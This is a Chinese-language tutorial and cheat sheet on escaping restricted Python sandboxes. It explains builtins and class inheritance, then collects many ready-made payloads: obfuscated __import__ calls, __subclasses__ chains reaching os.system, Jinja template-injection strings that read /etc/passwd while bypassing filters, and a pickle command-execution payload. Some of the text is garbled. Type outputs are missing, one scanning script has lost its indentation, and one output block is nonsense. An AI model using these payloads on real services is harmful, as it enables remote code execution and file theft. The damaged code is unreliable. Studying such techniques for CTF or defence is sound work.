python 沙箱逃逸就是在一个被严格限制了 python 执行环境中获取更高的权限,甚至 getshell ,这是我们的最终目的。但是在这之前我们需要绕过各种限制。
由于环境中限制了许多敏感模块比如 os 、 sys ,于是我们的重点变成了如何绕过限制去引入能执行我们想要的操作的模块。
接下来让我们先了解一下 python 的两个非常重要的东西
type & object
在 python 里要查看一个类型的父类,使用它的 base 属性查看。在 python 里查看一个实例的类型,使用它的 class 属性可以查看,或者使用 type() 函数查看。
>>> object

>>> type
他们都是 type 的一个实例,表示他们都是类型对象。
Python 中, object 是父子关系的顶端,所有数据类型的父类都是它;type 是类型实例关系的顶端,所有对象都是它的实例,他们的关系可以描述为: object 是一个 type (object is a instance of type),即 Object 是 type 的一个实例。
>>> object.__class__


>>> object.__bases__  #站在食物链顶端的男人,没有父类
()

>>> type.__bases__
(,)
>>> type.__class__    #type 的类型是自己
我们再尝试引入一些内置数据类型来看看:
>>> list.__bases__
(,)
>>> type.__class__

>>> dict.__bases__
(,)
>>> dict.__class__
他们的父类都是 object , 类型都是 type,这点很重要!
我们把他们放在一个表里看看:

白板上的虚线表示源是目标的实例,实线表示源是目标的子类。即,左边的是右边的类型,而上面的是下面的父亲。
builtin、builtins、builtins 是什么?
python 中有一个内建模块,该模块中有一些常用函数;而该模块在 Python 启动之后、且没有执行任何代码之前,python 会首先加载该内建函数到内存中。另外,该内建函数中的功能可以直接使用不需要添加任何内建模块前缀,其原因是对函数、变量、类等标识符的查找是按照 LE(N)GB 的规则
locals -> enclosing function -> globals -> builtins
在 Python2.x 版本中,内建模块被命为 __builtin__ , 而到了 Python3.x 版本更名为builtins .
当使用内建模块中函数或其它功能时,可以直接使用,不用添加内建模块的名字;但是,如果想要向内建模块中添加一些功能,以便在任何函数中都能直接使用而不 用再进行import,这时,就要导入内建模块,在内建模块的命名空间(即 dict 字典属性)中添加该功能。在导入时,如果是 Python2.X 版本,就要导入 __builtin__ 模块;如果是 Python3.X版本,就要导入builtins 模块。如:在 Python2.X 中,向内建模块添加 一个函数(该函数打印 “hello, world” ),可以这样写
>>> import __builtin__
>>> def print_hello():
...     print "hello world!"
...
>>> __builtin__.__dict__['hello']=print_hello
>>> print_hello()
hello world!
>>> hello()
hello world!
此时, print_hello 和 hello 两个函数名几乎是一样,但是有一点区别,print_hello只能在该模块中使用,而 hello 可以在本程序中的其它任何一个模块中使用,因为 hello 已经放到内建模块中了。
说完了 __builtin__ 和 builtin ,那 __builtins__ 是什么?
__builtins__ 即是引用,也是在代码运行之前被加载到内存中。但是它们还有一点区别:
无论任何地方要想使用内建模块,都必须在该位置所处的作用域中导入 __builtin__ 内建模块;而对于 __builtins__ 却不用导入,它在任何模块都直接可见
在主模块
__main__ 中 __builtins__ 是对内建模块 __builtin__ 本身的引用,即__builtins__ 完全等价于 __builtin__ ,二者完全是一个东西,不分彼此;在非主模块中 __builtins__ 仅是对 __builtin__ . __dict__ 的引用,而非__builtin__ 本身。它在任何地方都可见。此时 __builtins__ 的类型是字典。
我们打开 IDLE 看看这里面都有什么东西吧(Python 2.7)。
>>> dir(__builtins__)
['ArithmeticError', 'AssertionError', 'AttributeError', 'BaseException', 'BufferError', 'BytesWarning', 'DeprecationWarning', 'EOFError', 'Ellipsis', 'EnvironmentError', 'Exception', 'False', 'FloatingPointError', 'FutureWarning', 'GeneratorExit', 'IOError', 'ImportError', 'ImportWarning', 'IndentationError', 'IndexError', 'KeyError', 'KeyboardInterrupt', 'LookupError', 'MemoryError', 'NameError', 'None', 'NotImplemented', 'NotImplementedError', 'OSError', 'OverflowError', 'PendingDeprecationWarning', 'ReferenceError', 'RuntimeError', 'RuntimeWarning', 'StandardError', 'StopIteration', 'SyntaxError', 'SyntaxWarning', 'SystemError', 'SystemExit', 'TabError', 'True', 'TypeError', 'UnboundLocalError', 'UnicodeDecodeError', 'UnicodeEncodeError', 'UnicodeError', 'UnicodeTranslateError', 'UnicodeWarning', 'UserWarning', 'ValueError', 'Warning', 'WindowsError', 'ZeroDivisionError', '__debug__', '__doc__', '__import__', '__name__', '__package__', 'abs', 'all', 'any', 'apply', 'basestring', 'bin', 'bool', 'buffer', 'bytearray', 'bytes', 'callable', 'chr', 'classmethod', 'cmp', 'coerce', 'compile', 'complex', 'copyright', 'credits', 'delattr', 'dict', 'dir', 'divmod', 'enumerate', 'eval', 'execfile', 'exit', 'file', 'filter', 'float', 'format', 'frozenset', 'getattr', 'globals', 'hasattr', 'hash', 'help', 'hex', 'id', 'input', 'int', 'intern', 'isinstance', 'issubclass', 'iter', 'len', 'license', 'list', 'locals', 'long', 'map', 'max', 'memoryview', 'min', 'next', 'object', 'oct', 'open', 'ord', 'pow', 'print', 'property', 'quit', 'range', 'raw_input', 'reduce', 'reload', 'repr', 'reversed', 'round', 'set', 'setattr', 'slice', 'sorted', 'staticmethod', 'str', 'sum', 'super', 'tuple', 'type', 'unichr', 'unicode', 'vars', 'xrange', 'zip']
我们看到了常用的 __import__ 、 bin 、 eval 等命令
好了,现在我们已经大致上知道了各个模块之间的关系了!
Python 有哪些可以执行系统命令呢?
os commands subprocess timeit platform pty ...
搬运一个测试所有导入 os 或者 sys 的库的脚本:
#-*- coding:utf8 -*-
# By Macr0phag3
# in 2019-05-07 19:46:12
# ------------------------------------
# this, antigravity 库删掉
all_modules_2 = [
'BaseHTTPServer', 'imaplib', 'shelve', 'Bastion', 'anydbm', 'imghdr', 'shlex', 'CDROM', 'argparse', 'imp', 'shutil', 'CGIHTTPServer', 'array', 'importlib', 'signal', 'Canvas', 'ast', 'imputil', 'site', 'ConfigParser', 'asynchat', 'inspect', 'sitecustomize', 'Cookie', 'asyncore', 'io', 'smtpd', 'DLFCN', 'atexit', 'itertools', 'smtplib', 'Dialog', 'audiodev', 'json', 'sndhdr', 'DocXMLRPCServer', 'audioop', 'keyword', 'socket', 'FileDialog', 'base64', 'lib2to3', 'spwd', 'FixTk', 'bdb', 'linecache', 'sqlite3', 'HTMLParser', 'binascii', 'linuxaudiodev', 'sre', 'IN', 'binhex', 'locale', 'sre_compile', 'MimeWriter', 'bisect', 'logging', 'sre_constants', 'Queue', 'bsddb', 'lsb_release', 'sre_parse', 'ScrolledText', 'bz2', 'macpath', 'ssl', 'SimpleDialog', 'cPickle', 'macurl2path', 'stat', 'SimpleHTTPServer', 'cProfile', 'mailbox', 'statvfs', 'SimpleXMLRPCServer', 'cStringIO', 'mailcap', 'string', 'SocketServer', 'calendar', 'markupbase', 'stringold', 'StringIO', 'cgi', 'marshal', 'stringprep', 'TYPES', 'cgitb', 'math', 'strop', 'Tix', 'chunk', 'md5', 'struct', 'Tkconstants', 'cmath', 'mhlib', 'subprocess', 'Tkdnd', 'cmd', 'mimetools', 'sunau', 'Tkinter', 'code', 'mimetypes', 'sunaudio', 'UserDict', 'codecs', 'mimify', 'symbol', 'UserList', 'codeop', 'mmap', 'symtable', 'UserString', 'collections', 'modulefinder', 'sys', '_LWPCookieJar', 'colorsys', 'multifile', 'sysconfig', '_MozillaCookieJar', 'commands', 'multiprocessing', 'syslog', '__builtin__', 'compileall', 'mutex', 'tabnanny', '__future__', 'compiler', 'netrc', 'talloc', '_abcoll', 'contextlib', 'new', 'tarfile', '_ast', 'cookielib', 'nis', 'telnetlib', '_bisect', 'copy', 'nntplib', 'tempfile', '_bsddb', 'copy_reg', 'ntpath', 'termios', '_codecs', 'crypt', 'nturl2path', 'test', '_codecs_cn', 'csv', 'numbers', 'textwrap', '_codecs_hk', 'ctypes', 'opcode', '_codecs_iso2022', 'curses', 'operator', 'thread', '_codecs_jp', 'datetime', 'optparse', 'threading', '_codecs_kr', 'dbhash', 'os', 'time', '_codecs_tw', 'dbm', 'os2emxpath', 'timeit', '_collections', 'decimal', 'ossaudiodev', 'tkColorChooser', '_csv', 'difflib', 'parser', 'tkCommonDialog', '_ctypes', 'dircache', 'pdb', 'tkFileDialog', '_ctypes_test', 'dis', 'pickle', 'tkFont', '_curses', 'distutils', 'pickletools', 'tkMessageBox', '_curses_panel', 'doctest', 'pipes', 'tkSimpleDialog', '_elementtree', 'dumbdbm', 'pkgutil', 'toaiff', '_functools', 'dummy_thread', 'platform', 'token', '_hashlib', 'dummy_threading', 'plistlib', 'tokenize', '_heapq', 'email', 'popen2', 'trace', '_hotshot', 'encodings', 'poplib', 'traceback', '_io', 'ensurepip', 'posix', 'ttk', '_json', 'errno', 'posixfile', 'tty', '_locale', 'exceptions', 'posixpath', 'turtle', '_lsprof', 'fcntl', 'pprint', 'types', '_md5', 'filecmp', 'profile', 'unicodedata', '_multibytecodec', 'fileinput', 'pstats', 'unittest', '_multiprocessing', 'fnmatch', 'pty', 'urllib', '_osx_support', 'formatter', 'pwd', 'urllib2', '_pyio', 'fpformat', 'py_compile', 'urlparse', '_random', 'fractions', 'pyclbr', 'user', '_sha', 'ftplib', 'pydoc', 'uu', '_sha256', 'functools', 'pydoc_data', 'uuid', '_sha512', 'future_builtins', 'pyexpat', 'warnings', '_socket', 'gc', 'quopri', 'wave', '_sqlite3', 'genericpath', 'random', 'weakref', '_sre', 'getopt', 're', 'webbrowser', '_ssl', 'getpass', 'readline', 'whichdb', '_strptime', 'gettext', 'repr', 'wsgiref', '_struct', 'glob', 'resource', 'xdrlib', '_symtable', 'grp', 'rexec', 'xml', '_sysconfigdata', 'gzip', 'rfc822', 'xmllib', '_sysconfigdata_nd', 'hashlib', 'rlcompleter', 'xmlrpclib', '_testcapi', 'heapq', 'robotparser', 'xxsubtype', '_threading_local', 'hmac', 'runpy', 'zipfile', '_warnings', 'hotshot', 'sched', 'zipimport', '_weakref', 'htmlentitydefs', 'select', 'zlib', '_weakrefset', 'htmllib', 'sets', 'abc', 'httplib', 'sgmllib', 'aifc', 'ihooks', 'sha'
]
all_modules_3 = [
'AptUrl', 'hmac', 'requests_unixsocket', 'CommandNotFound', 'apport', 'hpmudext', 'resource', 'Crypto', 'apport_python_hook', 'html', 'rlcompleter', 'DistUpgrade', 'apt', 'http', 'runpy', 'HweSupportStatus', 'apt_inst', 'httplib2', 'scanext', 'LanguageSelector', 'apt_pkg', 'idna', 'sched', 'NvidiaDetector', 'aptdaemon', 'imaplib', 'secrets', 'PIL', 'aptsources', 'imghdr', 'secretstorage', 'Quirks', 'argparse', 'imp', 'select', 'UbuntuDrivers', 'array', 'importlib', 'selectors', 'UbuntuSystemService', 'asn1crypto', 'inspect', 'shelve', 'UpdateManager', 'ast', 'io', 'shlex', '__future__', 'asynchat', 'ipaddress', 'shutil', '_ast', 'asyncio', 'itertools', 'signal', '_asyncio', 'asyncore', 'janitor', 'simplejson', '_bisect', 'atexit', 'json', 'site', '_blake2', 'audioop', 'keyring', 'sitecustomize', '_bootlocale', 'base64', 'keyword', 'six', '_bz2', 'bdb', 'language_support_pkgs', 'smtpd', '_cffi_backend', 'binascii', 'launchpadlib', 'smtplib', '_codecs', 'binhex', 'linecache', 'sndhdr', '_codecs_cn', 'bisect', 'locale', 'socket', '_codecs_hk', 'brlapi', 'logging', 'socketserver', '_codecs_iso2022', 'builtins', 'louis', 'softwareproperties', '_codecs_jp', 'bz2', 'lsb_release', 'speechd', '_codecs_kr', 'cProfile', 'lzma', 'speechd_config', '_codecs_tw', 'cairo', 'macaroonbakery', 'spwd', '_collections', 'calendar', 'macpath', 'sqlite3', '_collections_abc', 'certifi', 'macurl2path', 'sre_compile', '_compat_pickle', 'cgi', 'mailbox', 'sre_constants', '_compression', 'cgitb', 'mailcap', 'sre_parse', '_crypt', 'chardet', 'mako', 'ssl', '_csv', 'chunk', 'markupsafe', 'stat', '_ctypes', 'cmath', 'marshal', 'statistics', '_ctypes_test', 'cmd', 'math', 'string', '_curses', 'code', 'mimetypes', 'stringprep', '_curses_panel', 'codecs', 'mmap', 'struct', '_datetime', 'codeop', 'modual_test', 'subprocess', '_dbm', 'collections', 'modulefinder', 'sunau', '_dbus_bindings', 'colorsys', 'multiprocessing', 'symbol', '_dbus_glib_bindings', 'compileall', 'nacl', 'symtable', '_decimal', 'concurrent', 'netrc', 'sys', '_dummy_thread', 'configparser', 'nis', 'sysconfig', '_elementtree', 'contextlib', 'nntplib', 'syslog', '_functools', 'copy', 'ntpath', 'systemd', '_gdbm', 'copyreg', 'nturl2path', 'tabnanny', '_hashlib', 'crypt', 'numbers', 'tarfile', '_heapq', 'cryptography', 'oauth', 'telnetlib', '_imp', 'csv', 'olefile', 'tempfile', '_io', 'ctypes', 'opcode', 'termios', '_json', 'cups', 'operator', 'test', '_locale', 'cupsext', 'optparse', 'textwrap', '_lsprof', 'cupshelpers', 'orca', '_lzma', 'curses', 'os', 'threading', '_markupbase', 'datetime', 'ossaudiodev', 'time', '_md5', 'dbm', 'parser', 'timeit', '_multibytecodec', 'dbus', 'pathlib', 'token', '_multiprocessing', 'deb822', 'pcardext', 'tokenize', '_opcode', 'debconf', 'pdb', 'trace', '_operator', 'debian', 'pexpect', 'traceback', '_osx_support', 'debian_bundle', 'pickle', 'tracemalloc', '_pickle', 'decimal', 'pickletools', 'tty', '_posixsubprocess', 'defer', 'pipes', 'turtle', '_pydecimal', 'difflib', 'pkg_resources', 'types', '_pyio', 'dis', 'pkgutil', 'typing', '_random', 'distro_info', 'platform', 'ufw', '_sha1', 'distro_info_test', 'plistlib', 'unicodedata', '_sha256', 'distutils', 'poplib', 'unittest', '_sha3', 'doctest', 'posix', 'urllib', '_sha512', 'dummy_threading', 'posixpath', 'urllib3', '_signal', 'email', 'pprint', 'usbcreator', '_sitebuiltins', 'encodings', 'problem_report', 'uu', '_socket', 'enum', 'profile', 'uuid', '_sqlite3', 'errno', 'pstats', 'venv', '_sre', 'faulthandler', 'pty', 'wadllib', '_ssl', 'fcntl', 'ptyprocess', 'warnings', '_stat', 'filecmp', 'pwd', 'wave', '_string', 'fileinput', 'py_compile', 'weakref', '_strptime', 'fnmatch', 'pyatspi', 'webbrowser', '_struct', 'formatter', 'pyclbr', 'wsgiref', '_symtable', 'fractions', 'pydoc', 'xdg', '_sysconfigdata_m_linux_x86_64-linux-gnu', 'ftplib', 'pydoc_data', 'xdrlib', '_testbuffer', 'functools', 'pyexpat', 'xkit', '_testcapi', 'gc', 'pygtkcompat', 'xml', '_testimportmultiple', 'genericpath', 'pymacaroons', 'xmlrpc', '_testmultiphase', 'getopt', 'pyrfc3339', 'xxlimited', '_thread', 'getpass', 'pytz', 'xxsubtype', '_threading_local', 'gettext', 'queue', 'yaml', '_tracemalloc', 'gi', 'quopri', 'zipapp', '_warnings', 'glob', 'random', 'zipfile', '_weakref', 'grp', 're', 'zipimport', '_weakrefset', 'gtweak', 'readline', 'zlib', '_yaml', 'gzip', 'reportlab', 'zope', 'abc', 'hashlib', 'reprlib', 'aifc', 'heapq'
]
methods = ['os', 'sys', '__builtins__']
results = {}
for module in all_modules_3:
results[module] = {
'flag': 0,
'result': {}
}
try:
m = __import__(module)
attrs = dir(m)
for method in methods:
if method in attrs:
result = 'yes'
results[module]['flag'] = 1
else:
result = 'no'
results[module]['result'][method] = result
except Exception as e:
print(e)
for result in results:
if results[result]['flag']:
print('[+]' + result)
for r in results[result]['result']:
print(' [-]' + r + ': ' + results[result]['result'][r])
从结果可以看到有相当大一部分模块都导入了“危险”的函数。只要我们可以 import 那么存在这些模块的环境就是危险的。
如果我们没办法 import 呢?
如果只是简单的禁用 import os 我们可以加空格绕过 import os .
如果多个空格也过滤了我们还可以 __import__('os').
如果过滤 os 我们还可以 __import__("pbzznaqf".decode('rot_13'))。
如果这也不行还有 importlib:importlib.import_module('os').system('ls').
联想到我们上面说的 __builtin__/__builtins__,一些危险内建函数都可以直接用,如果这些函数都被 del 掉我们可以 reload(__builtin__) 来重载一个完整的 __builtin__.
reload 也是内建函数,如果这也没了呢?
import imp
imp.reload(__builtin__)
也可以引入。
如果 sys.modules['os']=None 从根源删除呢?
实际上联系到 import 的原理
如果是 import A,检查 sys.modules 中是否已经有 A,如果有则不加载,如果没有则为 A 创建 module 对象,并加载 A 如果是 from A import B,先为 A 创建 module 对象,再解析A,从中寻找B并填充到 A 的 dict 中
如果 sys 可以用的话可以先确认一下路径
import sys
print(sys.path)
本质上是执行一遍导入的库,这个过程可以用 execfile 来代替
execfile('/usr/lib/python2.7/os.py')
system('ls')
3.x 中删除了 execfile ,不过可以这样:
with open('/usr/lib/python3.6/os.py','r') as f:
    exec(f.read())
system('ls')
还有一种方法:当我们使用 del sys.modules['os'] 时是不起作用的,因为在import 时会在检测到不存在 os 时重载一次,也就是说我们可以
sys.modules['os'] = 'not allowed' # oj 为你加的

del sys.modules['os']
import os
os.system('ls')
其他一些小技巧
过滤掉整个匹配语句我们可以使用变量替换的方式
 a = open
 print(a("d:/test.txt").read())
  /etc/djmasl: das jdoas info
  /
 proc   /proc  0 /0 /dev/had2 / errors=dk,aspd 1...
函数后面加空格、换行都能执行
如果程序中调用了第三方的库,恰好这个库有执行命令的函数
from numpy.distutils.exec_command import _exec_command   as system

system("ls /")
使用别名
import os as o
字符串拼接
"l"+"s"

"func_global"+"s"
字符串编码或者其他操作
 'X19pbXBvcnRfXw=='.decode('base64') //__import__

 __import__('so'[::-1]).system('ls')

 eval(')"imaohw"(metsys.)"so"(__tropmi__'[::-1])

 exec(')"imaohw"(metsys.so ;so tropmi'[::-1])
通过继承关系逃逸
通过 Python 的继承关也就是说我们想利用的模块被杀了之后我们想办法构造一条到基类的链然后再自顶向下重新找到一个可行的路来使用目标模块。
python 类中有个属性叫 mro ,是个元组记录了继承关系。
>>> ''.__class__.__mro__
(, , )
通过文章最开始的介绍我们也可以通过多次使用 __base__ 来找到基类 object
>>> ''.__class__.__base__.__base__
然后从基类向下回溯,使用
__subclasses__
>>> ''.__class__.__mro__
(, , )
>>> ''.__class__.__mro__[2]

>>> ''.__class__.__mro__[2].__subclasses__

>>> ''.__class__.__mro__[2].__subclasses__()
[, , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , , ]
我们发现结果太多了,网上找到 bendawang 师傅的脚本来循环找一下
#!/usr/bin/env python
# encoding: utf-8

cnt=0
for item in [].__class__.__base__.__subclasses__():
    try:
        if 'os' in item.__init__.__globals__:
            print cnt,item
        cnt+=1
    except:
        print "error",cnt,item
        cnt+=1
        continue
利用这个来找到 os 模块的入口
#!/usr/bin/env python
# encoding: utf-8

cnt=0
for item in "".__class__.__mro__[-1].__subclasses__():
    try:
        cnt2=0
        for i in item.__init__.__globals__:
            if 'eval' in item.__init__.__globals__[i]:
                print cnt,item,cnt2,i
            cnt2+=1
        cnt+=1
    except:
        print "error",cnt,item
        cnt+=1
        continue
这个相当于更深入一层查找
存在的子模块可以通过 .index() 来进行查询,如果存在返回索引
''.__class__.__mro__[2].__subclasses__().index(file)
2.x 版本中有一个 warnings
>>> import warnings
>>> warnings.os
Traceback (most recent call last):
  File "", line 1, in
AttributeError: 'module' object has no attribute 'os'
>>> warnings.linecache

>>> warnings.linecache.os
我们可以
[].__class__.__base__.__subclasses__()[59].__init__.__globals__['linecache'].__dict__['os'].system('whoami')
简单的给基类的所有模块编号
for i in enumerate(''.__class__.__mro__[-1].__subclasses__()): print i
如何便捷的找到我们想要的入口
[x for x in (1).__class__.__base__.__subclasses__() if x.__name__ == 'catch_warnings']
大佬们的payload
''.__class__.__mro__[-1].__subclasses__()[117].__init__.__globals__['system']('whoami') //3.x
"".__class__.__mro__[-1].__subclasses__()[29].__call__(eval, '1+1')
[].__getattribute__('append').__class__.__call__(eval, '1+1')
[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].system('ls')
[].__class__.__base__.__subclasses__()[76].__init__.__globals__['os'].system('ls')
"".__class__.__mro__[-1].__subclasses__()[60].__init__.__globals__['__builtins__']['eval']('_ _import__("os").system("ls")')
"".__class__.__mro__[-1].__subclasses__()[61].__init__.__globals__['__builtins__']['eval']('_ _import__("os").system("ls")')
"".__class__.__mro__[-1].__subclasses__()[40](filename).read()
''.__class__.__mro__[2].__subclasses__()[59].__init__.__getattribute__('func_globals')['linecache'].__dict__['sys'].modules['os'].popen('ls').read()
过滤中括号
如果碰到过滤 [ ] ,我们可以将 [] 的功能用 pop 、 __getitem__代替(实际上 a[0] 在内部就是调用了 a.__getitem__(0) ),pop() 函数用于移除列表中的一个元素(默认最后一个元素),并且返回该元素的值
''.__class__.__mro__.__getitem__(2).__subclasses__().pop(59).__init__.func_globals.get('linecache').os.popen('whoami').read()
过滤引号
requests.args 是 flask 中的一个属性,为返回请求的参数,这里把 path 作为变量名将后面的路径传进来,来绕过引号
{{().__class__.__bases__.__getitem__(0).__subclasses__().pop(40)(request.args.path).read()}}&path=/etc/passwd
过滤双下划线
同样利用 requests.args 属性
{{ ''[request.args.class][request.args.mro][2][request.args.subclasses]()[40]('/etc/passwd').read() }}&class=__class__&mro=__mro__&subclasses=__subclasses__
过滤关键字
除了编码,我们还可以通过字符串拼接
__getattribute__ 使用实例访问属性时,调用该方法
{{[].__getattribute__('__c'+'lass__').__base__.__subclasses__()[40]("/etc/passwd").read()}}
常用函数
func_globals
返回包含函数全局变量的字典的引用-定义函数的模块的全局命名空间
getattribute
被调用无条件地实现类的实例的属性访问
object. getattribute(self, name)
1)self 必需的。类的实例,在调用时自动传递。
2)name 必需的。属性的名称。
subclasses()[]
获取子类
getattr
返回对象的命名属性的值
getattr(object,name) <=> object.name
>>> class A():
...     bar =1
...

>>> a = A()

>>> getattr(a,'bar')
1
name
使用 sys.modules[name] 获得模块的引用
timeit
timeit(命令,number=1)

import timeit
timeit.timeit("__import__('os').system('dir')",number=1)
platform
模块和平台有关,主要是返回平台的一些信息
print platform.popen('dir',mode='r',bufsize= -1).read()
globals
常与 __init__ 配合使用,__init__ 一般跟在类的后面。相当于实例化这个类
[].__class__.__base__.__subclasses__()[71].__init__.__globals__['os'].system('ls')
-
call
使实例能够像函数一样被调用 x.call() <=> x()
pickle
将对象储存在字符串对象中,实现对象的持久化
序列化:
import pickle
test=('this is a test',3.14,[1,2,3,"hh"])
p=pickle.dumps(test)
反序列化:
n=pickle.loads(p)
我们可以加载命令:
pickle.loads(b"cos\nsystem\n(S'ls'\ntR.")
os/subprocess/commands
os.system('ipconfig')
os.popen('ipconfig')
commands.getoutput('ipconfig')
commands.getstatusoutput('ifconfig')
subrocess.call(['ipconfig'],shell=true)
eval/exec/execfile
eval() 执行 python 表达式执行的结果

exec() 动态执行 python 代码,可以执行复杂的 python 代码,eval 只能计算一个表达式

execfile() 执行一个文件的内容,文件是将被解析为 python 序列的类似模块的文件
参考链接
https://www.cnblogs.com/hester/p/4694499.html https://www.restran.net/2015/10/22/how-python-code-run/ https://www.freebuf.com/articles/system/203208.html https://www.k0rz3n.com/2018/05/04/Python%20%E6%B2%99%E7%9B%92%E9%80%83%E9%80%B8%E5%A4%87%E5%BF%98/#21-os-subprocess-commands https://www.zhihu.com/question/38791962?sort=created
作者:刘宇航 公众号:DROPS攻防训练营